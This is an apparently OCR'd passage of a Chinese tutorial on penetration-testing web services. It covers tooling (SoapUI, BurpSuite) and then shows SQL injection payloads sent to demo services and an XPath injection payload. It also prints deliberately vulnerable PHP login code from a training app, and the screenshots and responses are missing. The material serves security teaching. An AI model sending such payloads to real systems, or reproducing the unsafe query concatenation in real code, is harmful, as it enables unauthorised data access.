
指定 URL 或 WSDL 地址，我们可以载入与 Web Service 相关的一些方法。




如下图所示，我们可以看到与 Web Service 有关的所有方法。




例如，某个 Web Service 请求如下所示：



对应的响应如下所示：



此外 我们还可以使用 Firefox 的 RESTClient 插件对 REST 型的 Web Service 进行测试。通过 RESTClient 插件，我们可以使用 POST 和 GET 方法来查询目标系统相关信息。我们也可以使用插件中的 Basic Auth 或自定义头部等等其他附加功能。如下所示：



简单汇总一下，我们可以使用以下工具对 Web Service 进行渗透测试。

WebScarap

SoapUI

WCFStorm

SOA Cleaner

WSDigger

wsScanner

Wfuzz

RESTClient

BurpSuite

WS-Attacker

ZAP

Metasploit


WSDL Analyzer

我们可以合理搭配使用 SoapUI 以及 BurpSuite 这两个工具，以获得非常完美的渗透测试结果。


与 BurpSuite 一样，SoapUI 工具可以作为代理使用，这也是这两款工具在渗透测试中经常使用的原因所在。

现在，举个具体例子，说明我们如何通过 SoapUI 访问 Web Service，并将请求转发给 BurpSuite。


首先启动 SoapUI 软件，创建一个新的 SOAP 工程。在“Initial WSDL”一栏填入 WSDL 地址（本例中，我们可以使用“http://zero.webappsecurity.com/webservices/infoService?wsdl”这个地址，该 Web Service 存在漏洞）。




如下图所示，我们已经成功导入 Web Service。SoapUI 对给定的 WSDL 地址进行解析，以创建 Web Service 函数及请求。



点击“File->Preferences”菜单，打开“Proxy Settings”，指向 BurpSuite 的地址，如下所示：



如果后续请求中涉及函数列表中的任意函数，BurpSuite 可以成功捕获这些请求。



五、Web Service 渗透测试中可能会发现的漏洞

在这一部分，我们将讨论在 Web Service 渗透测试中可能会发现的漏洞。

如果我们已知某个 Web 应用漏洞，且该漏洞在 Web Service 渗透测试中可能存在，那么我们应该在测试流程中将其考虑在内。

比如，在 Web 应用程序中存在的“用户枚举（User Enumeration）”漏洞或“全路径泄露（Full Path Disclosure）”漏洞也可能在 Web Service 中存在。

5.1 Web Service 中的注入漏洞


5.1.1 SQL 注入漏洞

Web Service 中的 SQL 注入（SQLi）漏洞与普通 Web 渗透测试中漏洞并无区别。

我们需要仔细检查 Web Service 中所有函数的所有参数，检查它们是否受到 SQLi 漏洞影响。

我们以“http://www.thomas-bayer.com/sqlrest/”这个 RESTful Web Service 为例，分析该服务存在的 SQLi 漏洞。我们使用 Firefox 中的 RESTClient 插件检测 SQLi 漏洞。

我们的目标是“http://www.thomas-bayer.com/sqlrest/CUSTOMER/$id”中的 id 参数，我们可以构造某些 SQLi 载荷，发往该地址，解析返回的结果。




正常的 id 值为 23，我们使用的测试载荷为：

```
23 AND 1=1
```

测试地址为：

```
http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=1/
```

返回结果为：



我们没有看到任何错误页面，貌似 SQL 服务器正确处理了这个请求逻辑。


更换测试载荷，如下所示。

```
23 AND 1=0
```

测试地址为：

```
http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=0
```

返回结果为：



如果载荷不满足 SQL 查询条件，服务器会返回 404 响应报文。


我们发送如下载荷，并最终获得了服务器上的所有用户名。

```
23 OR 1=1
```

测试地址：

```
http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20OR%201=1
```

包含用户名的服务器响应如下：



我们可以通过这种方法 ,手动检查 SQLi 漏洞。我们可以先向目标系统发送一段简单载荷，检查响应内容，确定 Web Service 对应的函数是否存在 SQLi 漏洞。

5.1.2 XPath 注入漏洞

XPath 是服务端查询以 XML 格式存储的数据时所使用的查询语言。

```
string(//user[username/text()='bga' and password/text()='bga']/account/text())
```

例如 ,对于上述查询语句 ,如果发送的测试载荷为 “1 'and' 1 '=' 1 and 1 'and' 1 '=' 2”，那么经过逻辑处理后，返回的响应为 “TRUE”，否则，返回的响应为 “FALSE”。

我们以 “https://github.com/snoopythesecuritydog/dvws/” 为例，分析该应用存在的 XPATH 注入漏洞。

开发者使用的应该是 PHP 语言，如下所示：

```
85
86
87  if(isset($_REQUEST["login"]) & isset($_REQUEST["password"]))
88  {
89  //take values from the HTML form
90      $login = $_REQUEST["login"];
91      $password = $_REQUEST["password"];
92
93
94      // Loads the XML file saved in the same directory
95      $xml = simplexml_load_file("accountinfo.xml");
96
97      // Executes the XPath search
98      $result = $xml->xpath("/users/user[login='" . $login . "' and password='" . $password . "']");
99
100     if($result)
101     {
102
103         $message =  "<br>Accepted User: <b>" . ucwords($result[0]->login) . "</b><br>Your Account Number: <b>" . $result[0]->accountd . "</b>";
104         echo $message;
105     }
106
107     else
108     {
109
110         $message = "Your supplied credentials are invalid!";
111         echo $message;
112     }
113   }
114 ?>
115 </html>
```



代码中读取的“accountinfo.xml”文件内容如下所示：

accountinfo.xml

